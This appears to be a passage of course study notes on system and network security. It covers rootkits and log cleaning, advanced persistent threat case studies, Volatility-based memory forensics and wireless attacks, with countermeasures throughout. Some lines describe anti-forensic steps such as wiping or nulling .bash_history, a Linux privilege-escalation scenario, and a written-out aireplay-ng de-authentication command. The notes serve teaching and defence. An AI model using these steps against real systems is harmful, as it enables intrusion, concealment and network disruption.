   (b) An added bonus to moving to switched networking is the increase in performance.
2. Detecting Sniffers
   (a) host based detection
      i. determine whether the target system's network card is operating in promiscuous mode.
   (b) network based detection
3. Encryption (SSH, IPSec)
   (a) Only if end-to-end encryption is employed can near-complete confidence in the integrity of communication be achieved. Key length should be determined based on the amount of time the data remains sensitive.
   (b) SSH has long server the UNIX community where encrypted remote login is needed.
   (c) IPSec is an Internet standard that can authenticate and encrypt IP traffic.

5.5.3 Rootkits Tools - Log Cleaning:

Not usually wanting to provide you with a record of their system access, attackers often clean up the system logs. A number of log cleaners are usually a part of any good rootkit. Logclean-ng, one of the most popular and versatile log wipers, is the focus of our discussions. Logclean-ng include the following features:

- wtmp, utmp, lastlog, samba, syslog, accounting prelude and snort support;
- generic text file modification;
- interactive module;
- program logging and encryption capabilities;
- manual file editing;
- complete log wiping for all files;
- timestamp modification.

One of the last steps attackers take is to remove their own commands. Many UNIX shells keep a history of the commands run. For example, bash keeps a file in the user's directory called .bash_history. Using a simple text editor, the attackers remove these entries and use the touch command to reset the last accessed date and time on the file. Additionally, an intruder may link .bash_history to /dev/null. Countermeasures: Writing log file information to a medium that is difficult to modify is important. Such a medium includes a file system that supports extend attributes such as the append-only flag.

5.5.4 Kernel Rootkits:

The latest and most insidious variants of rootkits are now kernel based. These kernel-based rootkits actually modify the running UNIX kernel to fool all system programs without modifying the programs themselves. Only works for specific kernel versions (data structures and APIs within many OS kernels are constantly evolving). By far most popular method for loading kernel rootkits is a kernel module. Typically, a loadable kernel module (LKM) is used to load additional functionality into a running kernel without compiling this feature directly into the kernel. This functionality enables the loading and unloading of kernel modules when needed. Leaving the LKM feature enabled is a risk (many system administrator disable LKM support as a precaution). Chris Silvio identified a new way to inject rootkit through raw memory access. His approach reads and writes directly to kernel memory through /dev/kmem and does not require LKM support. Several rootkits have been written that inject themselves in the same manner. As support for /dev/kmem has begun to disappear, rootkit authors have turned to /dev/mem to do their dirty work. Countermeasures: Kernel rootkits can be devastating and difficult to find. Carbonite is a Linux kernel module that "freezes" the status of every process in Linux task_struct, which is the kernel structure that maintains information on every running process in Linux, helping to discover nefarious LKMs. Prevention is alway the best countermeasure we can recommend. Using a program such as Linux Intrusion Detection System (LIDS) is a great preventative measure that you can enable for your Linux systems. LIDS provides the following capabilities:

- The ability to "seal" the kernel from modification;
- The ability to prevent the loading and unloading of kernel modules;
- Locking of shared memory segments;
- Process ID manipulation protection;
- Protection of sensitive files;
- Port scan detection.

LIDS is a kernel patch that must be applied to your existing kernel source, and the kernel must be rebuilt.

5.5.5 Rootkit Recovery:

Remain calm and realize that any action you take on the system many affect the electronic evidence of an intrusion. Just by viewing a file, you will affect the last access timestamp. A good first step in preserving evidence is to create a toolkit with statically linked binary files that have been cryptographically verified. This should done *before* an incident occurs (need to maintain a floppy or cd-rom of common statically linked programs that includes at minimum: ls, su, dd, ps, login, du, netstat, grep, lsof, w, df, top, finger, sh, File).

6 Chapter 6: Cybercrime and advanced persistent threats

An advanced persistent threat (APT) is a stealthy computer network attack in which a person or group gains unauthorized access to a network and remains undetected for an extended period. Present-day usage of APT is frequently incorrect, often mistakenly used to refer to commonly available malware such as worms or Trojans that exhibit sophisticated techniques or advanced programmatic capabilities that allow an attacker to bypass antivirus or other security programs and remain persistent over time. An APT is essentially another term for a hacker using advanced tools to compromise a system - but with one additional quality: higher purpose (persistent). APTs can target social, political, governmental, or industrial organizations. At a high level, APTs can be categorized into two groups according to the attackers objectives:

- The first group focuses on criminal activities that target personal identity and/or financial information and, coincidentally, information from corporations that can be used in a similar manner to commit identity and financial fraud or theft;
- The second group serves competitive interests of industry or state-sponsored intelligence services (sometimes the two are not separate); and the activities target proprietary and usually nonpublic information, including intellectual property and trade secrets, to bring competing products and services to market or to devise strategies to compete with or respond to the capabilities of the organizations they steal information from.

6.1 What is an APT?

The term Advanced Persistent Threat was created by analysts in the United States Air Force in 2006. It describes three aspects of attackers that represent their profile, intent, and structure:

- **Advanced**: The attacker is fluent with cyber-intrusion methods and administrative techniques and is capable of crafting custom exploits and tools.
- **Persistent**: The attacker has a long-term objective without being detected.
- **Threat**: The attacker is organized, funded and motivated.

Attackers may utilize various techniques to clean traces of their actions from system logs or may even choose to destroy an operating or file system in drastic cases. APT tools are distinguishable from other computer malware as they utilize normal everyday functions native within the operating system and hide in the file system in plain sight. APT groups do not want their tools or techniques to be obvious, so consequently, they do not want to impede or interrupt the normal system operations of the hosts they compromise. Instead, they practice low-profile attack, penetration, reconnaissance, lateral movement, administration, and data exfiltration techniques. While the techniques are accordingly low profile, the resulting artifacts from their actions are not. For example, the most popular technique used by APT groups to gain access to target networks is **spear-phishing**:

- Relies upon e-mail, thus a record is maintained (generally in many places) of the message, the exploit method used, and the communications address and protocols used to correspond with the attackers control computers.
- The spear-phishing e-mail may include malware that deliberately attempts to exploit software on the users computer.
- Attackers generally utilize previously compromised networks of computers to hide behind for proxied command and control communications; however the addresses of the cut-out servers can offer important clues to determining the identity of the related attack groups.

Other popular and common techniques observed in APT campaigns include SQL injection of target websites, meta-exploits of web server software, phishing, and exploits of social networking applications as well as common social engineering techniques. APT always involve some level of social engineering. In all cases, APTs involve multiple phases that leave artifacts:

- **Targeting:** Collect info about the target and test: vulnerability scanning, social engineering, spear-phishing.
- **Access/Compromise Gain access**: ascertain host info, collect credentials for additional compromises, obfuscate intention by malware.
- **Reconnaissance:** Enumerate networks and systems.
- **Lateral movement:** Move through network to other hosts.
- **Data collection and exfiltration:** Establish collection points and infiltrate via proxy.
- **Administration and maintenance:** Maintain access over time.

As mentioned, access methods may leave emails, web server and communications logs, or metadata and other artifacts related to the exploit techniques used. The past five years have revealed several lengthy APT campaigns conducted by unknown attackers against several industries and government entities around the world. In the next three sections, we describe three APT campaigns.

6.1.1 Operation Aurora

In 2009, companies in the U.S. technology and defense industries were subjected to intrusions into their networks and compromised software configuration management systems, resulting in the theft of highly proprietary information. Companies including Google, Juniper, Adobe, and at least 29 other slost trade secrets and competitive information to the attackers over as a period as long as six months before becoming aware of the theft and taking steps to stop the APTs activities. The attackers gained access to victims networks by using targeted spear phishing e-mails sent to company employees. The email contained a link to a Taiwanese website that

hosted a malicious JavaScript (undetected by antivirus signatures). the JavaScript exploited an Internet Explorer vulnerability that allowed remote code execution by targeting partially freed memory (the vulnerability its called Hydraq and antivirus signatures were subsequently written to detect it!).
This Internet Explorer vulnerability allowed attackers to automatically place programs called Trojan downloaders on victim computers that exploited application privileges to download and install (and configure) a backdoor Trojan remote administration tool (RAT). That RAT provide access by SSL-encrypted communication.

In the JavaScript exploit, a simple cyclic redundancy checking (CRC) routine of 16 constants was used. A cyclic redundancy check (CRC) is an error-detecting code commonly used in digital networks and storage devices to detect accidental changes to raw data.
Follow-up steps:

- Network Reconnaissance
- Compromise Active Directory
- Access Computers for Trade Secrets
- Exfiltrate Info

Other highly publicized APTs campaigns, including Night Dragon in 2010, the RSA Breach in 2011, as well as Shady RAT.

6.1.2 Anonymous:

Anonymous emerged in 2011 as a highly capable group of hackers with the demonstrated ability to organize in order to target and compromise government and industry computers. They successfully conducted denial of service attacks against banks, penetrated and stole confidential information from government agencies, and exposed confidential information, with devastating effects. They utilize a variety of hacking techniques, including *SQL injection and cross-site scripting, and web service vulnerability exploits.* They also utilize social engineering techniques such as targeted spear-phishing and imitating company employees like help desk personnel in order to gain logon credentials. They are very creative, and very successful. Their ultimate objective is to expose information, however, not to use it for competitive or financial gain. They also infiltrate computer networks and even establish backdoors that can be used over time. Because Anonymous represents a social interest group, their objective is to demonstrate the ability of a few to affect the many by interrupting services or by making sensitive information public.

6.1.3 Russian Business Network (RBN)

The Russian Business Network (RBN) is a criminal syndicate of individuals and companies that was based in St. Petersburg, Russia, but by 2007 had spread to many countries through affiliates for international cybercrime. The syndicate operates several botnets available for hire; conducts spamming, phishing, malware distribution; and hosts pornographic (including child and fetish) subscription websites. The botnets operated or associated with RBN are organized, have a simple objective of identity and financial theft, and utilize very sophisticated malware tools to remain persistent on victims computers.
Their malware tools are typically more sophisticated than tools operated in APT campaigns. They often serve both the direct purposes of the syndicate operators, as well as provide a platform for subscribers to conduct other activities (such as botnet uses for DDoS and use as proxies for APT communications).

6.2 What APTs are NOT:

As important to understanding what APTs are is understanding what APTs are not. The techniques previously described are actually common to both APTs and other attackers whose objectives, often hacks of opportunity, are for business interruption, sabotage, or even criminal activities. An APT is neither a single piece of malware, a collection of malware, nor a single activity. It represent coordinated and extended campaigns intended to achieve an objective that satisfies a purposewhether competitive, financial, reputational, or otherwise.

6.3 Example of popular APT tools and techniques:

To describe APT activities and how APT can be detected, the following sections include examples of tools and methods used in several APT campaigns.

6.3.1 Gh0st Attack:

Gh0st RAT (sophisticated piece of malware), the tool used in the Gh0stnet attacks in 20082010, has gained notoriety as the example of malware used for APT attacks (most famous was the attack to the Private Office of Dalai Lama, originated in China). Its capabilities are the following:

- Existing Rootkit removal: Clears System Service Descriptor Tables (SSDT) of all existing hooks.
- File Manager: Complete file explorer capabilities for local and remote hosts.
- Screen Control: Complete control of remote screen.
- Process Explorer: Complete list of all active process and windows.
- Keystroke logger: Real-time and offline remote keystroke logging.
- Remote Terminal: Fully functional remote shell.
- Webcam eavesdropping: Live video feed of web camera.
- Voice monitoring: Live remote listening using installed microphone.
- Dial-up profile cracking: Listing of dial-up profiles.
- Remote screen blanking: Blanks compromise host screen.
- Remote input blocking: Disable compromise host keyboard and mouse.
- Session management: Remote shutdown and reboot of host.
- Remote file downloads: Ability to download binaries from the Internet to the remote host.
- Custom Gh0st server creation: Configurable server settings placed into custom binaries.

6.3.1.1 Malicious e-mail:

Phishing email with URL to click. Example of malicious e-mail:

> From: Jessica Long [mailto:administrateur@hacme.com]
> Sent: Monday, 19 December 2011 09:36
> To: US_ALL_FinDPT
> Subject: Bank Transaction fault
> This notice is mailed to you with regard to the Bank payment (ID:012832113749) that was recently sent from your account.
> The current status of the referred transfer is: failed due to the technical fault. Please check the report below for more information:
>
> *http* : *//finiancialservicesc*0*mpany.de/index.html*
>
> Kind regards,
> Jessica Long

By using **WHOIS**, Robtex Swiss Army Knife Internet Tool (robtex.com), and **PhishTank** (phishtank.com), the investigator discovered that the IP address originated from Germany and was on several blacklists as being used in SPAM campaigns (trace back and find artifact!).

6.3.1.2 Memory Capture:

Using the order of volatility, first perform a memory dump of the compromised computer and export it to the external mass-storage device. This dump can be useful for analysis of related malware within the Volatility Framework Tool. In FTK Imager, choose the File menu and select the Capture Memory option. Select the external mass-storage device as the output folder and name the dump something like nameofinfectedmachine.mem and click Capture Memory to execute. Memory analysis is performed after you have gathered all the evidence. Several memory analysis tools are available including **HBGary FDPro and Responder Pro, Mandiant Memoryze, and The Volatility Framework**. Each have the ability to extract processrelated information from memory snapshots, including threads, strings, dependencies, and communications. These tools allow analysis of the memory snapshot as well as related Windows operating system filesPagefile.sys and Hiberfil.sys. Memory analysis is a crucial part of APT analysis as many tools or methods employed by attackers will involve process injection or other obfuscation techniques. Those techniques are made moot by memory analysis, however, as the files and communications must necessarily be unencrypted in the operating system processes that they serve.

Pagefile/Swapfile
The virtual memory used by the Windows operating systems is stored in a file called Pagefile.sys (Pagefile), which is kept in the root directory of the C: drive. When the physical memory is exhausted, process memory is swapped out as needed. The Pagefile can contain valuable information about malware infections or targeted attacks. Similarly, the Hyberfil.sys contains inmemory data stored while the system is in Hibernation mode and can offer additional data to examiners. Normally, this file is hidden and in use by the operating system. With FTK Imager, you can copy this file to the evidence gathering device.

Memory Analysis
For analysis of the memory dump file, we use the previously mentioned open-source tool, The Volatility Framework Tool. First, start with image identification:

```
$ python vol.py -f /home/imegaofmemdump.mem imageinfo
```

Next, retrieve the processes:

```
$ python vol.py -f /home/imegaofmemdump.mem pslist
```

Next, check the network connections:

```
$ python vol.py -f /home/imegaofmemdump.mem connscan
```

Lets have a deeper look into the process with PID 1024 (strange process):

```
$ python vol.py -f /home/imegaofmemdump.mem dlllist -p 1024
```

Next, lets dump the DLLs from this process in order to investigate the 6to4ex.dll (strange exectution):

```
$ python vol.py -f /home/imegaofmemdump.mem dlllist -p 1024 --dump-dir /Media/Storagedevice
```

A simple way to check the content of the 6to4ex.dll file is to use the strings command. Watch the output of the dlldump command and use the correct exported filename:

```
$ strings /MEDIA/Storagedevice/module.1024.2432
```

Note: The Sandman Project: approach to analyze memory files. So, resuming the previous commands, these are the steps in **Volatility Framework**:

1. image identification
2. retrieve processes
3. check connections of processes
4. look into a process with PID
5. dump DLLs from this process
6. check content of DLL with strings command

7. olatility plug-ins to check traces of malware (e.g. malfind plug-in: detect hidden or injected processes)
8. load result files to VirusTotal

6.3.1.3 File/Process Capture:

Master File Table (MFT): metadata (filename, timestamp, file size, etc.), timeline is important

Network/process/registry: netstat to find connections and process PID

Host file: check any changes

Currports: look into a current open port and its DLL

Process Explorer: lookup a process, its DLL references, and cmd.exe shell executions

Process Monitor: lookup process-kernel interactions understand how malware modifies a compromised system and provide indicators for detection tools

VMMap: show virtual/physical memory map, check DLL strings malware strings to imply RAT

DNS Cache: find other possible infection hosts

Registry Query: reg query to check for suspicious Registry entries of Run keys

Scheduled Tasks: at to find scheduled tasks

Event Logs: psloglist to retrieve System and Security Event logs commands issued by attackers

Prefetch Directory: last 128 unique programs executed

Collecting interesting files: ntuser.dat (user profile), index.dat (requested URLs), .rdp files (remote desktop session info), .bmc files (bit map to clients), antivirus log files (virus alerts)

Analyzing RDP files: servers accessed, login info, etc. in XML attackers use RDP to connect to other servers

Analyzing BMC files: cached bitmap image for performance BMC Viewer to find attackers access to applications, files, network, credentials

Investigating System 32 Directory for anomalies: diff system32 directory with cache directory to find files changed since installation .dll, .bat, .rar, .txt

Antivirus logs: check configurations that exclude detection of certain PUP (Potentially Unwanted Program), e.g. netcat/nc

Network: analyze traffic between compromised host to C&C server other targeted hosts signatures for IDS

6.3.1.4 Indicators of Compromise:

Malware, whether used by APTs or in normal situations, wants to survive a reboot. To do this, the malware can use several mechanisms, including:

- Using various Run registry keys
- Creating a service
- Hooking into an existing service
- Using a scheduled task
- Disguising communications as valid traffic
- Overwriting the master boot record
- Overwriting the systems BIOS

To investigate a suspicious system, investigators use a mix of forensic techniques and incident response procedures. Forensics techniques and incident response procedures documented in RFC 3227, in the order of volatility:

- Memory
- Page or swap file
- Running process info
- Network data such as listening ports or connections
- System registry
- System or application log files
- Forensics image of disk
- Backup media

o investigate a compromised machine, create a kit using several different tools. During any investigation, it is important to avoid contaminating the evidence as little as possible. Incident response tools should be copied to a CD-ROM and an external mass-storage device. The toolkit investigators used in this case consisted of a mix of Sysinternals and forensic tools:

- AccessData FTK Imager
- Sysinternals Autoruns
- Sysinternals Process Explorer
- Sysinternals Process Monitor
- WinMerge
- Currports
- Sysinternals Vmmap

6.3.1.5 Summary of Gh0St Attack:

Starting with the phishing e-mail, a backdoor was placed on the systems in which users clicked the malicious link in the e-mail. The backdoor tried to hide itself in a regular running process to survive a reboot. Network connectivity showed that a session was opened with an unknown IP address. While investigating the Event Logs, it became clear that the attackers were investigating the internal domain, creating accounts, and using Terminal Server to hop to other clients. By investigating the timeline and diffing the System32 directory, several files appeared to have been added. By analyzing these files, we determined that the attackers were looking for documents and zipping them for exfiltration. Also they created a second backdoor using Netcat. From the Windows Security Event Log, we also discovered the newly created a new user account used and executed FTP. Finally, the Task Scheduler showed that a new job was scheduled to run every day to clean up the logs.
Attack Steps:

- Phishing email.
- Backdoor placed when malicious link clicked.
- Backdoor hides itself to survive a reboot.
- Connection to C&C.
- Check internal domain, create accounts, use Terminal Server to hop to other hosts (Event Logs).
- Add/modify some files (diff System32 directory).
- Look for documents and zip for exfiltration.
- Create a 2nd backdoor using netcat.
- Create user account and execute FTP.
- Schedule a new job to clean logs everyday.

6.3.2 Linux APT Attack:

Not all APT attacks involve Microsoft Windows. Linux systems are susceptible to attack and compromise through web services, application vulnerabilities, and network services and shares, just as Windows systems are. The following scenario describes some artifacts related to APT activities that can be discovered in compromised Linux hosts. The test system in this scenario is a Linux host running Tomcat with weak security credentials (admin copied straight from the example page that you get when you connect to Tomcat the first time and try to go into the admin section). assume the attackers cat/etc/passwd, and find a nagios service account and an admin named jack who has his password in his gecos field (gecos: Jack Black, password: jackblack). Once they have the Jack account, they can just "sudo su" because the whole server is basically configured with security default settings (an all-too common situation). With root access, the attackers upload a PHP backdoor, create a SUID root shell for getting root back in case a password gets changed, and leave evidence of scanning around but in a RAM drive; if the machine gets cut off, that evidence goes away. Finally, assume the attackers are using host pivot so they are leaving very little on the actual machine: root is lost; host is lost; possibly the entire network is in trouble.

Attack steps

- Metasploit Framework to penetrate and get a shell
- Connect to Tomcat, find *shadow.bak*, crack passwords
- With root account, Sudo su to run all commands
- Upload PHP backdoor, create a SUID root shell for getting root back in case a password gets changed
- Use host pivot to other hosts: leave little on the host

To diagnose the host

- Block access by firewall
- Check root account history, check added/modified files, check logs for sudo su commands
- Check listening ports and connections with netstat and lsof
- Check hidden files in RAM drives, drive slack space, /dev, hard-to-see file or directory like .. (dot-dot-space), /tmp and /var/tmp

6.3.3 Poison Ivy:

Poison Ivy has become a ubiquitous tool utilized by many attackers in APT campaigns (Operation Aurora, RSA Attacks, Nitro). The malware was maintained publicly (poisonivy-rat.com/) until 2008.

- Similar to gh0st RAT
- Source code available for custom-purposed Trojans
- Deployable by phishing email with a Trojan dropper suffixed with a self-executing 7zip extension
- Detected by Malicious Software Removal Tool (MSRT)
- Often seen on snatch-and-grab compromises of computers
- Many APT campaigns have involved the use of Poison Ivy RAT, including Operation Aurora, the RSA Attacks, and Nitro

When a user opens the attachment in the spear-phishing e-mail, the backdoor dropper is installed and calls out to a programmed address for updates and to notify the attackers that it is active.

Note: A tool itself is not an APT, the persistent campaign is!

6.3.4 TDSS (TDL14):

A botnet of hosts compromised by TDSS. The bot network is generally used as a Malware As A Service platform for subscribers to conduct varied activities, including distributed denial of service (DDoS) attacks,

click fraud for advertising revenues, and to remotely install and execute additional backdoor Trojans (including password stealers, information stealers, RATs, reverse proxies, and reverse shells). Subscriptions are available through websites such as AWMProxy.net (aka AWMProxy.com), and can be generally, or specifically, targeted at compromised networks of computers in select companies. The networks utilize a difficult-to-detect malware that employs a rootkit, with encrypted files and communications and command and control communications operated over a vast array of compromised hosts (as private or anonymous proxies), open proxies, and even P2P networks. That malware is known as TDSS and has variants known as TDL 1, 2, 3, 4 and even derivatives known as Zero Access and Purple Haze. Most APT campaigns utilize proxied network addresses or hosts to facilitate their C&C communications and to obfuscate attribution by host identification to their organizations (or personal identities). Subscriber networks of proxies including TDSS botnet hosts are being utilized by attackers to target, infiltrate, and deploy additional tools for ease-of-access (and speed of compromise). These advantages are being realized in more and more APT campaigns since 2011.

6.4 Common APT Indicators

- Network communication utilizing SSL or private encryption methods, or sending/receiving base64-encoded strings
- Services registered to Windows NETSVCS keys in SYSTEM folder with DLL or EXE extensions
- Copies of cmd.exe as svchost.exe or other file names in TEMP folder
- LNK files referencing executables that no longer exist
- RDP files referencing external IP addresses
- Windows Security Event Log entries with external IP addresses or computer names that do not match organizational naming conventions
- Windows Application Event Log entries of antivirus and firewall stop and restart

The most common method of attack we have seen recently follows this general pattern:

1. A spear-phishing e-mail is delivered to address(es) in the organization.
2. A user opens the e-mail and clicks a link that opens the web browser or another application, such as Adobe Reader, Microsoft Word, Microsoft Excel, or Outlook Calendar. The link is redirected to a hidden address, with a base64-encoding key.
3. The hidden address refers to a dropsite, which assesses the browser agent type for known vulnerabilities and returns a Trojan downloader.
4. Upon execution, the downloader conveys a base64-encoded instruction to a different dropsite from which a Trojan dropper is delivered.
5. The Trojan dropper usually installs the Trojan backdoor to c:\windows\system32 and registers the DLL or EXE in the HKLM\System\¡Controlset¿\Services portion of the registry (usually as a svchost.exe netsvcs -k enabled service key).
6. The Trojan backdoor typically uses a filename that is similar to, but slightly different from, Windows filenames.
7. The Trojan backdoor uses SSL encryption for communications with its C&C server via a cutout or proxy server that routes the communications according to base64 instructions or passwords in the communication header.
8. The attacker interacts with the Trojan backdoor via the proxy network, or occasionally directly from a C&C server.
9. The attacker typically begins with Computername and User accounts listings to gain an understanding of the naming conventions used and then uses a pass-the-hash or security dump tool.
10. The attacker often uses service privilege escalation for initial reconnaissance to gain lateral movement in the network.

11. The attacker cracks the passwords offline and uses the credentials to perform reconnaissance of the compromised network via the Trojan backdoor, including network scans, shares, and services enumerations using DOS.
12. Once the lateral access across the network is determined, the attacker reverts to Windows administrative utilities such as MSTSC (RDP), SC, NET commands, and so on.
13. When network lateral movement and reconnaissance activities have been completed, the attacker moves to a second stage and installs additional backdoor Trojans and reverse proxy utilities to establish egress points.
14. The egress points are used to collect and steal targeted proprietary information, usually in encrypted ZIP or RAR packages, often renamed as GIF files.

6.5 APT Detection

Several effective technical solutions are available to assist with detecting these types of attacks. However, the easiest method is a simple administrative procedure. For example, a logon script that creates a file system index can be used for auditing changes made to the file system:

```
c:\dir/a/s/TC > \index\%computername%_%date%.txt
```

Also, a simple differential analysis of related index files helps to identify suspect files for correlation and investigation across the enterprise. Whats more, SMS rules that alert administrative logons (local and domain) to workstations and servers can help to define a pattern of activity or reveal useful information for investigating these incidents. Also firewall or IDS rules that monitor for inbound RDP/VNC/CMD.EXE or administrative and key IT accounts can also be indicators of suspicious activity. Although these techniques sound simple, they are practical approaches used by incident managers and responders that have value in a corporate security program. In addition, key detection technologies can help identify and combat these types of attacks, including the following:

- Endpoint security products, including antivirus, HIPS, and file system integrity checking.
- File system auditing products for change control and auditing.
- Network intelligence/defense products such as intrusion detection/prevention systems.
- Network monitoring products for web gateway/filtering, such as SNORT/TCPDUMP.
- Security Information/Events Management products with correlation and reporting databases.

7 Chapter 7 (Not in ETH programme)

8 Chapter 8: Wireless Hacking

8.1 Session establishment:

Two primary types of wireless networks are available: Infrastructure and ad hoc.

- **Infrastructure** networks require an access point to relay communication between clients and to serve as a bridge between the wireless and wired networks.
- **Ad hoc** networks operate in a peer-to-peer fashion without the use of an access point.

To communicate:

1. A client must first establish a session with the access point serving the wireless network. From a data link-layer perspective, the first step in this process is for the client to identify if the wireless network is present (**probe request**).
2. One at a time, the client switches to each channel it supports, sends out a probe request, and waits a certain amount of time for a response from the access point (**probe response**).

3. Once the client has determined that the access point is nearby, it continues to establish the session by sending an **authentication request.**
4. The final step in establishing a session is a record-keeping process called an association. The client sends out an **association request**, and the access point sends out an **association response**, which means the access point is keeping track of that wireless client.
5. At this point, the client may or may not be able to communicate on the network.

8.2 Security mechanism / Basic Mechanism:

A number of "basic" security mechanisms are all relatively trivial to bypass. Most are considered some form of "security by obscurity." . **MAC filtering** Access points have the capability to scrutinize the source MAC address of the client during the authentication phase of the 802.11 session establishment process. If the client MAC address does not match an address in a preconfigured list, the AP denies the connection. . **"Hidden" wireless networks** APs send out announcements called beacons at regular intervals. By default, these beacons include the AP's SSID. To hide the presence of the wireless network, the AP can be configured to omit the SSID from these beacons. Because the SSID is required to join the network, hiding it makes attacks slightly more difficult. . **Responding to broadcast probe requests** Clients can send broadcast probe requests that do not contain an SSID to discover nearby wireless networks. In secure environments, all clients should be preconfigured, and APs can be configured to ignore broadcast probe requests, making it more difficult for a unauthorized client to identify the network.

8.2.1 Authentication:

The purpose of authentication is not only to establish the identity of the client, but also to produce a session key that feeds into the encryption process. Both the authentication and the encryption occur at Layer 2 of the OSI model, meaning they occur before a user even gets an IP address. . **WPA Pre-Shared Key (WPA-PSK)** A pre-shared key is used as an input to a cryptographic function that derives encryption keys used to protect the session. This pre-shared key is known by the access point and all clients on the wireless network. The PSK can be between 8 and 63 printable ASCII characters. . **WPA Enterprise WPA Enterprise** leverages IEEE 802.1x, a standard that was originally applied to traditional wired networks for things like switch port authentication. In this configuration, the AP relays authentication traffic between the wireless client and a wired-side RADIUS server. 802.1x details the use of the extensible authentication protocol (EAP), which facilitates a wide range of authentication mechanisms such as EAP-TTLS, PEAP, and EAP-FAST. WPA Enterprise gives companies (or power users) the ability to leverage an authentication mechanism that works best in their environment.

8.2.2 Encryption:

. **Wired Equivalent Privacy (WEP)** WEP was the predecessor to WPA and, with just one exception (dynamic WEP), does not have a "real" required authentication phase. With WEP, every participant in the network knows the actual encryption key. WEP's encryption mechanism has been found to be extremely flawed and is now widely exploited. . **Temporal Key Integrity Protocol (TKIP)** TKIP, defined in 802.11i, was meant as a quick replacement for WEP. It's based on the Rivest Cipher 4 (RC4), just as WEP is; however, it makes a number of improvements to address the flaws in WEP's implementation. . **Advanced Encryption Standard**

8.3 Equipment for hacking:

1. The **wireless adapter** you choose will likely be one of the most important parts of your wireless toolkit. The one you pick has to meet a couple of requirements for you to be able to perform all wireless attacks.
   (a) **Chipset**: To launch some of the more sophisticated wireless attacks, you need to get a low level of control over your wireless adapter.
   (b) **Band Support**: It's important to have an adapter that can support both 2.4 GHz and 5 GHz.
   (c) **Antenna support**: External antenna for long-range attacks

(d) **Interface**: Your wireless adapter's interface determines your setup's flexibility. PCMCIA adapters are the most common, but newer laptops have been shipping without PCMCIA slots. Express Card slots are more common in laptops, but most wireless adapter manufacturers don't offer Express Cards with supported chipsets.

2. **Operating systems**: the ideal is BackTrack Linux distribution: preinstalled with all tools and drivers for all popular wireless adapters; run on VM (the host operating system remains unaffected), launch from a LiveCD on USB.

   (a) Antennas

   (b) GPS

   (c) APs

8.4 Discovery and Monitoring:

There are two types of discovery methods for finding wireless networks: active and passive.

8.4.1 Finding wireless Networks:

Active Discovery
In the early days of wireless hacking, most tools (such as NetStumbler) used a method called active discovery when identifying networks. The tool would send out broadcast probe requests and note down any access points that would respond. While this approach identifies some access points, many APs were configured to ignore these sorts of requests and so the tool would never notice these APs. *Countermeasure:* an easy solution is to simply disable this when configuring the AP. Look for an option that says "Respond to Broadcasts" or "Respond to Broadcast Requests" and make sure it's not checked.
Passive Discovery
Rather than solicit responses from access points, passive discovery simply listens on each channel and collects any data it sees. The tool then analyzes that data to build relationships between frames and form a picture of the wireless networks in range. So although an access point may be configured to not announce its SSID in beacons, or respond to broadcast probe requests, a passive discovery tool will list the BSSID (MAC address of the AP) found within the AP's beacons and mark the SSID as unknown. For a client to join a wireless network, it must provide the SSID; so when the passive discovery tool sees clients connect, it jots down the SSID and populates the field next to the AP's BSSID. Additionally, passive discovery is undetectable, making it ideal for the stealthy attacker.
Countermeasure: The best recommendation is to mitigate your risk by containing your wireless signals through the use of shielding on externally facing windows and walls. You can also consider limiting exposure by decreasing the power output of your access points so they only serve their immediate area.
Discovery Tools
The term **war-driving** describes the process of driving around a neighborhood and searching for available access points. A number of discovery tools have come and gone throughout the years, but the two that seem to remain constant are Linux tools: Kismet and airodump-ng.

- **Kismet** supports GPS tracking, a variety of different output formats, and can even be deployed in a distributed fashion to gain coverage across a large area.
- **Airodump-ng** is a good alternative to Kismet when you're looking for a quick, simple-to-use tool that you only need for a short time. Airodump-ng, like the rest of the aircrack-ng suite, requires that you first place your wireless adapter into "Monitor Mode," which allows the tool to view all wireless traffic and inject malformed frames into the air. Using the airmon-ng script, create a new monitor mode interface:

```
root@root: # airmon-ng wlan0
```

8.4.2 Sniffing Wireless Traffic:

Many wireless networks are completely unencrypted. Sometimes this is because it is too difficult to provide 802.11 authentication information to all users. Additionally, without encryption, positioning to conduct a man-

in-the-middle attack is extremely simple. **Wireshark** is staple utility in a hacker's toolkit. It's a packet analysis tool that can be used for nearly any protocol. *Countermeasure:* The easiest recommendation to protect yourself and others from wireless sniffing is to implement an 802.11 layer encryption (e.g., WPA-PSK, WPA Enterprise). Unfortunately, in some scenarios, this isn't possible. Establishing a VPN (with split tunneling disabled) can protect all traffic, even if you're on an open wireless network.

8.5 Denial Of Service Attacks:

De-authentication Attack The de-authentication (or deauth) attack spoofs de-authentication frames from the client to the AP, and vice versa, to instruct the client that the AP wants it to disconnect and to instruct the AP that the client wants to disconnect. This almost always works, but sending more than one frame is useful, as no requirement is defined in the 802.11 standard as to when the client will attempt to reconnect. So client drivers often try to reconnect very quickly.
Tool: **aireplay-ng**, another tool within the aircrack-ng suite, is a simple tool that performs a variety of functions, one of which is the de-authentication attack. Its de-authentication method is pretty aggressive, sending out a total of 128 frames for every deauth you define. With the adapter in monitor mode and on channel 1 (iwconfig mon0 channel 1), launch a de-authentication by defining the count (–deauth 2), the BSSID (-a 00:11:92:B0: 2F:3B), the client (-c 00:23:15:2E:2C:50), and the interface (mon0).
Command:

```
root@root:~# }iwconfig mon0 channel 1
root@root:~# aireplay-ng --deauth 2 -a 00:11:92:B0: 2F:3B -c 00:23:15:2E:2C:50 mon0
```

Countermeasure: create custom drivers in which the client's wireless adapter disconnects if it sees a de-authentication frame and quickly reconnects to a completely different company access point. Tools have been released that observe this behavior and attempt to automate the tracking of the client as it moves to each AP, kicking it off as soon as it finds it.

8.6 Encryption Attacks:

An encryption attack occurs when something is fundamentally flawed in the way an encryption algorithm or protocol operates, creating an opportunity to exploit it. It's important to realize that **with WPA**, the encryption mechanism is dependent on the authentication phase. So if there is a flaw within TKIP or AES-CCMP, an attacker would have the ability to decrypt data, encrypt data, and potentially send that data over the network as the already connected user who has been targeted. Because encryption keys rotate in a WPA network, the ability to perform these actions is only available until the key rotates, at which point the flaw would need to be exploited again. **With WEP**, on the other hand, there is no real authentication phase, nor is there a key rotation so once you crack the key, you can join the network as a valid user, decrypt any ordinary user's data, and inject forged data as any existing user.

